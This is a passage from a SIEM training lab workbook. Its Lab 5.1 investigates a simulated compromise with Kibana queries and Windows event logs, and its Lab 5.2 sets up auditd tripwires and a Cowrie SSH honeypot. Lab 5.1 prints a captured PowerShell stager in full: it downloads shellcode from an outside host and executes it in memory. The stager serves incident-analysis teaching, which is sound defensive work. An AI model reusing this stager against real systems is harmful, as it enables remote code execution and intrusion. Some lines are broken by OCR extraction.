
```
log_event_type.keyword:bro_conn AND (source_ip:192.168.2.50 OR source_ip:192.168.2.52) AND
tags:internal_destination
```




There are **815** results. This is a lot to analyze manually. However, looking at the first four logs shows this is returning records of logs from these systems going to the SIEM on port **6052**.

Time	source_ip	source_port	destination_ip	destination_port
May 3rd 2017, 00:06:19.001	192.168.2.52	137	192.168.2.255	137
May 3rd 2017, 00:06:17.965	192.168.2.52	52,393	10.5.55.2	53
May 3rd 2017, 00:06:17.965	192.168.2.52	52,393	10.5.55.2	53
May 3rd 2017, 00:06:15.888	192.168.2.52	49,370	10.5.55.20	6,052
May 3rd 2017, 00:06:15.886	192.168.2.52	49,370	10.5.55.20	6,052


Filter out the SIEM by expanding one of these logs and clicking on the magnifying glass with the - sign for on the **destination_ip** of **10.5.55.20**.



This narrowed the search down from **815** results to **625**. However, that is still a lot to analyze manually. Looking at the events, there are a decent number of logs related to connections to the internal domain controllers. Since there are not enough connections as to be alarming, go ahead and filter out the domain controllers. Do this by expanding the **2nd** log and clicking on the magnifying glass with the - sign next to **destination_ip 10.5.55.2**.



Once again, expand the **2nd** log and clicking on the magnifying glass with the - sign next to **destination_ip 10.5.55.3**.



This narrows the results from the original **815** down to **41**.

Time	source_ip	source_port	destination_ip	destination_port
May 3rd 2017, 02:06:19.001	192.168.2.52	137	192.168.2.255	137
May 3rd 2017, 02:06:07.839	192.168.2.50	68	192.168.2.49	67
May 3rd 2017, 02:03:17.164	192.168.2.52	49,362	192.168.2.50	445

This is a much more manageable number. Scanning through these shows the following:


- Connections from both compromised systems to **192.168.2.49** on port **67**, which is **DHCP** (Dynamic Host Configuration Protocol which is likely benign)
- Connections from both compromised systems to **10.5.55.79** on port **8530**, which is **WSUS** (Windows Server Update Services which is likely benign)
- Connections from both compromised systems to **192.168.2.255** on port **137**, which is **NetBIOS broadcasts** (likely benign)

Outside of these, there are connections from **192.168.2.52** to **192.168.2.50** on port **445**. This began at **11:53 PM** up until **12:03 AM Pacific Time**. **12:03 AM** corresponds to the initial alert about **192.168.2.50** being compromised.

Time	source_ip	source_port	destination_ip	destination_port
May 3rd 2017, 00:06:19.001	192.168.2.52	137	192.168.2.255	137
May 3rd 2017, 00:06:07.839	192.168.2.50	68	192.168.2.49	67
May 3rd 2017, 00:03:17.164	192.168.2.52	49,362	192.168.2.50	445
May 3rd 2017, 00:02:57.760	192.168.2.52	49,361	192.168.2.50	445
May 3rd 2017, 00:02:11.790	192.168.2.52	49,360	192.168.4.50	445
May 3rd 2017, 00:02:11.788	192.168.2.52	49,360	192.168.4.50	445
May 3rd 2017, 00:01:54.470	192.168.2.52	49,359	192.168.4.50	445

Also, workstations typically do not and should not talk to one another. Combine these together and it is likely that **192.168.2.52** was initially compromised and then used to turn around and compromise **192.168.2.50**.


At this point, go ahead and remove the columns specific to flow data by hovering next to them and clicking on Remove column. Do this for the **source_ip**, **source_port**, **destination_ip**, and **destination_port** columns.




Remove all additional search filters by clicking on **Actions** and then click on **Remove**.

This is commonly the stopping point for most analysts due to not having access to other correlating information. However, this lab just happens to include Windows event logs. Start by seeing if **192.168.2.52** compromised **192.168.2.50**. Do this by searching for **log_event_type.keyword:windows AND host.keyword:192.168.2.50**.


```
log_event_type.keyword:windows AND host.keyword:192.168.2.50
```




There are **83** results. However, you know the connection from **192.168.2.52** to **192.168.2.50** occurred around **12:03 AM**, so scroll down to that time frame and analyze the logs. Around this time, you will discover multiple PowerShell logs and a new service is installed.



Looking into the service name shows it has a randomly generated name and is using obfuscated PowerShell commands. This is likely the command and control being launched.



Looking around more, you will find that at **12:03:17 AM**, a login event was generated.



This log message shows that the logon came from **192.168.2.52** and was used to successfully log in as **Administrator** with a domain of **CEO**. This means that **192.168.2.50** is the **CEO's** machine. Also, the workstation name is randomly generated. More than likely, this was a pass-the-hash attack from **192.168.2.52** to **192.168.2.50**.


```
Logon Type:                     3

New Logon:
        Security ID:            S-1-5-21-3462755461-3242997373-3496511933-500
        Account Name:           Administrator
        Account Domain:         CEO
        Logon ID:               0xb5c179
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       wZJTK8qEcecZBTue
        Source Network Address: 192.168.2.52
        Source Port:            49362
```

This confirms suspicions about how **192.168.2.50** was compromised. Now, consider **192.168.2.52**. Change the search filter to **log_event_type:windows AND host.keyword:192.168.2.52**.

```
log_event_type:windows AND host.keyword:192.168.2.52
```

This shows **725** results. This is a lot to analyze manually. One thing you can try is to search for the command and control server within the message field of a Windows log by changing the search filter to **log_event_type.keyword:windows AND host.keyword: 192.168.2.52 AND 72.99.4.33**.

```
log_event_type.keyword:windows AND host.keyword:192.168.2.52 AND 72.99.4.33
```




This yields **1** result, which is a PowerShell ScriptBlock log showing the execution and download of code from **72.99.4.33**. This means PowerShell was used against **192.168.2.52** and is likely the mechanism for command and control.


```
$q = @"
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpPar
tr lpThreadId);
"@
try{$d = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789".ToCharArray()
function c($v){ return (([int[]] $v.ToCharArray() | Measure-Object -Sum).Sum % 0x100 -eq 92)}
function t {$f = "";1..3|foreach-object{$f+= $d[(get-random -maximum $d.Length)]};return $f;}
function e { process {[array]$x = $x + $_}; end {$x | sort-object {(new-object Random).next()}}}
function g{ for ($i=0;$i -lt 64;$i++){$h = t;$k = $d | e;  foreach ($l in $k){$s = $h + $l; if (c($s)) { return $s }}}return "9vXU";}
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$m = New-Object System.Net.WebClient;
$m.Headers.Add("user-agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");$n = g; [Byte[]] $p = $m.DownloadData("https://72.99.4.33:443/$n" )
$o = Add-Type -memberDefinition $q -Name "Win32" -namespace Win32Functions -passthru
$x=$o::VirtualAlloc(0,$p.Length,0x3000,0x40);[System.Runtime.InteropServices.Marshal]::Copy($p, 0, [IntPtr]($x.ToInt32()), $p.Length)
$o::CreateThread(0,0,$x,0,0,0) | out-null; Start-Sleep -Second 86400}catch{}
```

Remove the **AND 72.99.4.33** from the search filter by searching for **log_event_type:windows AND host:192.168.2.52**.


```
log_event_type:windows AND host:192.168.2.52
```



This yields the **725** events from earlier. Click on the **channel** in the left field pane to see which channels these events are from.




Looking at this shows that most of the **725** events are from PowerShell. Since the initial call out to **72.99.4.33** was already discovered in a PowerShell log, click on the magnifying glass with a - sign next to Windows PowerShell to filter it out.




Note

Expanding any of these logs shows the hostname for **192.168.2.52** is **Accounting01**.

This limits the results down to **33** events. Within these, you can find another service installation event. This occurs at **11:49:48 PM PDT**.



This shows the service **bwjtcw**, which is a randomly generated name, being used for named pipe privilege escalation.



Answer: **192.168.2.52 (Accounting01)** was compromised around **11:49 PM PDT** by unknown means. It was being controlled by **72.99.4.33** over port **443**. **Accounting01** was later used at **11:53 PM PDT** to compromise **192.168.2.50 (CEO)**. This compromise led

to the **CEO** computer also being controlled by **72.99.4.33**, but this time over port **4444**. This subsequent compromise was what started this incident as it generated an alert by the IDS system.

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you investigated alerts. This included:

- Finding false positives within alerts generated
- Recommendations for tuning alerts
- Investigating alerts to find additional context
- Putting together a timeline of what occurred and when
- Pivoting and correlating between multiple data sources

Lab 5.1 is now complete!

Lab 5.2 - Virtual Tripwires

Objectives


- Implement tripwire logs to catch adversary movement
- Understand and apply multiple techniques to identify abnormal endpoint usage
- Identify insider threats

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555

Open a **terminal** by clicking on the terminal icon at the top of your student desktop.



Exercises

This lab focuses on using Linux auditing to implement log tripwires. For this lab, you will need to use the command **auditctl** or save audit rules to **/etc/audit/rules.d**. The recommendation is to use **auditctl**.

Monitor /etc/group

Create an audit rule to monitor for read attempts against **/etc/group**

Solution

The command **auditctl** can be used to implement auditing rules. To audit read attempts against **/etc/group,** run the below command.

```
sudo auditctl -w /etc/group -p war -k group-file
```

Note

This command implements a watch (**-w**) against **/etc/group** and monitor for any read (**-r**), write (**-w**), or attribute modifications (**-a**) against **/etc/group**. It also classifies any logs as **group-file** using **-k**. **auditctl** is the command line utility for managing **Auditd**.

Verify this is working by performing the below steps. First, run this command:

```
sudo tail -f /var/log/audit/audit.log
```

Note

tail -f is used to monitor data added to a file continuously.

You should see output similar to below.

```
type=CRED_REFR msg=audit(1527120517.489:50): pid=53084 uid=0 auid=1000 ses=14 msg='op=PAM:setcred acct="root"
exe="/usr/bin/sudo" hostname=? addr=? terminal=/dev/pts/0 res=success'
type=USER_START msg=audit(1527120517.489:51): pid=53084 uid=0 auid=1000 ses=14 msg='op=PAM:session_open
acct="root" exe="/usr/bin/sudo" hostname=? addr=? terminal=/dev/pts/0 res=success'
type=USER_START msg=audit(1527120534.346:52): pid=53099 uid=1000 auid=4294967295 ses=4294967295
msg='op=PAM:session_open acct="root" exe="/usr/bin/pkexec" hostname=? addr=? terminal=? res=success'
type=SYSCALL msg=audit(1527120534.346:53): arch=c000003e syscall=257 success=yes exit=8 a0=ffffff9c
a1=7fb53d6aa215 a2=80000 a3=0 items=1 ppid=3460 pid=53099 auid=4294967295 uid=1000 gid=1000 euid=0 suid=0
fsuid=0 egid=1000 sgid=1000 fsgid=1000 tty=(none) ses=4294967295 comm="pkexec" exe="/usr/bin/pkexec"
key="group-file"
type=CWD msg=audit(1527120534.346:53): cwd="/home/student"
type=PATH msg=audit(1527120534.346:53): item=0 name="/etc/group" inode=2110910 dev=08:01 mode=0100644 ouid=0
ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1527120534.346:53):
proctitle=706B65786563002F7573722F6C69622F7570646174652D6E6F7469666965722F7061636B6167652D73797374656D2D6C6F636B65
```

Now open another terminal. For visual effect, open a **purple terminal**.

While in the **purple terminal**, run this command:

```
cat /etc/group
```

Back in the **black terminal**, you should see something like this:

```
type=SYSCALL msg=audit(1527120700.856:70): arch=c000003e syscall=257 success=yes exit=15 a0=ffffff9c
a1=7f8788b65215 a2=80000 a3=0 items=1 ppid=3598 pid=53348 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000
fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=(none) ses=14 comm="pool" exe="/usr/lib/gnome-terminal/gnome-
terminal-server" key="group-file"
type=CWD msg=audit(1527120700.856:70): cwd="/labs"
type=PATH msg=audit(1527120700.856:70): item=0 name="/etc/group" inode=2110910 dev=08:01 mode=0100644 ouid=0
```

```
ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1527120700.856:70): proctitle="/usr/lib/gnome-terminal/gnome-terminal-server"
type=SYSCALL msg=audit(1527120703.846:71): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c
a1=7fffa47723cd a2=0 a3=0 items=1 ppid=53348 pid=53357 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000
fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts1 ses=14 comm="cat" exe="/bin/cat" key="group-file"
type=CWD msg=audit(1527120703.846:71): cwd="/labs"
type=PATH msg=audit(1527120703.846:71): item=0 name="/etc/group" inode=2110910 dev=08:01 mode=0100644 ouid=0
ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1527120703.846:71): proctitle=636174002F6574632F67726F7570
```

In the **black terminal**, press **CTRL + C** to stop tailing the **/var/log/audit/audit.log** file.

Keep both terminals open for the remainder of this lab.

> **Note**
>
> Monitoring **/etc/group** is being used to simulate an attacker looking for privileged group members. It is like monitoring Windows groups. The main difference is that Windows can monitor specific groups while this method records any group that attempts to read.

Monitor /opt/confidential

Create a folder called **confidential** in **/opt**. Then create an audit rule to monitor for read attempts against this folder

Solution

First, create the **/opt/confidential** directory by running these commands in the **black terminal**:

```
sudo mkdir /opt/confidential
```

```
sudo chmod 744 /opt/confidential
```

Then create another audit rule using this command in the **black terminal**:

```
sudo auditctl -w /opt/confidential -p r -k confidential-file
```

Once more, verify this is working. In the **black terminal**, run this command:

```
sudo tail -f /var/log/audit/audit.log
```

Switch to the **purple terminal** and attempt to list files in the **/opt/confidential** directory using:

```
ls /opt/confidential
```

The **black terminal** should show a log being generated for the access attempt against **/opt/confidential**.

```
type=SYSCALL msg=audit(1527120759.200:133): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c
a1=55ff8bb6f4e0 a2=90800 a3=0 items=1 ppid=53348 pid=53444 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000
fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts1 ses=14 comm="ls" exe="/bin/ls" key="confidential-file"
type=CWD msg=audit(1527120759.200:133): cwd="/labs" type=PATH msg=audit(1527120759.200:133): item=0 name="/opt/
confidential" inode=1837675 dev=08:01 mode=040744 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL
cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PROCTITLE msg=audit(1527120759.
200:133): proctitle=6C73002D2D636F6C6F723D6175746F002F6F70742F636F6E666964656E7469616C
```

In the **black terminal**, press **CTRL + C** to stop tailing the **/var/log/audit/audit.log** file.

Create an SSH Terminal Honeypot

A more advanced version of a honeypot can be through the use of projects such as Cowrie. Such a project can be easily deployed as a docker container and provide the following capabilities.

- Fake filesystem with the ability to add/remove files
- Possibility of adding fake file contents so the attacker can cat files such as /etc/passwd
- Cowrie saves files downloaded with wget/curl or uploaded with SFTP and SCP for later inspection

Let us deploy Cowrie and explore the capabilities it provides.


> **Note**
>
> This honeypot does not create a pivot point for an adversary even though it is deployed internally to your environment. It strictly enumerates a fake file structure and fake SSH session for the adversary to interact with.

Open the black terminal and run the following command.

```
docker run --name cowrie --rm -p 2222:2222 cowrie/cowrie
```

> **Note**
>
> This will start a docker container running the cowrie image and map port 2222 from the physical host to 2222 inside the container.

Once the container has loaded, you should see the following output. We are ready to begin.



Now, open the purple terminal, find this honeypot and see how we can interact with it.

```
nmap -p 2222 -sV localhost -Pn
```

> **Note**
>
> This may take a minute or two to complete depending on your hardware. You will see the output on your screen once it finishes.

After the port scan finishes, look at the results. You should see something like this.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-27 19:45 PST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00020s latency).

PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

Now that we have validated that port 2222 is open. Let us attempt to ssh to it. The password to login to Cowrie is **sec555**.

```
ssh root@localhost -p2222
```

You should receive the below message.

